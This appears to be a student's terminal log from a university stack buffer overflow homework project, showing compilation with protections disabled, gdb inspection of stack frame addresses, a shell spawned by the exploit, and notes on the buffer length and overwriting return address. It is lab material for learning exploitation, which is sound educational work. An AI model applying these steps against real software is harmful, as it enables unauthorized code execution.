sr533158@net1547:~/homework/Project1$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/sr533158/homework/Project1/exploit
process 4079288 is executing new program: /home/net/sr533158/homework/Project1/target
Press any key to call foo function...


Breakpoint 1, foo (
    arg=0x7ffff7e3700d <_IO_new_file_write+45> "H\205\300x.H)\303H\001\305H\205\333~SA\213}pH\211\332H\211\356A\366Et\002t\332\350\235G\b") at target.c:5
5       {
(gdb)
(gdb) info frame
Stack level 0, frame at 0x7fffffffec80:
 rip = 0x5555555551c9 in foo (target.c:5); saved rip = 0x555555555333
 called by frame at 0x7fffffffeca0
 source language c.
 Arglist at 0x7fffffffec70, args:
    arg=0x7ffff7e3700d <_IO_new_file_write+45> "H\205\300x.H)\303H\001\305H\205\333~SA\213}pH\211\332H\211\356A\366Et\002t\332\350\235G\b"
 Locals at 0x7fffffffec70, Previous frame's sp is 0x7fffffffec80
 Saved registers:
  rip at 0x7fffffffec78
(gdb)
```


Last login: Sun Feb 13 23:58:24 on ttys000
srijadasgupta@Srijas-Air ~ % ssh sr533158@eustis.eecs.ucf.edu
Welcome to eustis.eecs.ucf.edu.
Please use your NID and NID password to log in.
Your NID should be 2 letters followed by 6 digits.
See http://t.cs.ucf.edu/help/eustis for additional instructions.
sr533158@eustis.eecs.ucf.edu's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)
* Documentation: https://help.ubuntu.com
* Local docs: http://t.cs.ucf.edu/help/eustis
Last login: Sun Feb 13 23:58:54 2022 from 172.31.15.252
sr533158@net1547:~$ cd homework
sr533158@net1547:~/homework$ cd Project1
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o target target.c
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o testshellcode testshellcode.c
sr533158@net1547:~/homework/Project1$ ls
exploit exploit.c README shellcode.h target target.c testshellcode testshellcode.c
sr533158@net1547:~/homework/Project1$ setarch i686 -R ./exploit
Press any key to call foo function...
foo() finishes normally.
$ $ ls
README exploit exploit.c shellcode.h target target.c testshellcode testshellcode.c
$ exit
sr533158@net1547:~/homework/Project1$

Stack Memory Allocation


sr533158@net1547:~/homework/Project1$ ls
exploit exploit.c README shellcode.h target target.c testshellcode.c
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o target target.c
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c
sr533158@net1547:~/homework/Project1$ ls
exploit exploit.c README shellcode.h target target.c testshellcode.c
sr533158@net1547:~/homework/Project1$ setarch -i686 -R gdb ./exploit
setarch: invalid option -- 'i'
Try 'setarch --help' for more information.
sr533158@net1547:~/homework/Project1$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/sr533158/homework/Project1/exploit
process 3610227 is executing new program: /home/net/sr533158/homework/Project1/target
Press any key to call foo function...
Breakpoint 1, foo (
arg=0x7ffff7e3700d <_IO_new_file_write+45> "H\205\300x.H)\303H\001\305H\205\333~SA\213}pH\211\332H\211\356A\366Et\002t\332\350\235G\b") at target.c:5
5 {
(gdb)
(gdb) x localBuf
0x7fffffffebc0: 0xffffffff
(gdb) x len
0x0: Cannot access memory at address 0x0
(gdb) x var1
0x0: Cannot access memory at address 0x0
(gdb) x ptr
0x0: Cannot access memory at address 0x0
(gdb) x &len
0x7fffffffec6e: 0xec900000
(gdb) x &var1
0x7fffffffec60: 0x555550e0
(gdb) x &ptr
0x7fffffffec58: 0x00000000
(gdb)

Length of the exploit buffer=184



The new return address goes into buf_address[] and it is=\x0c\xbe\xFF\xFF\x7F\x00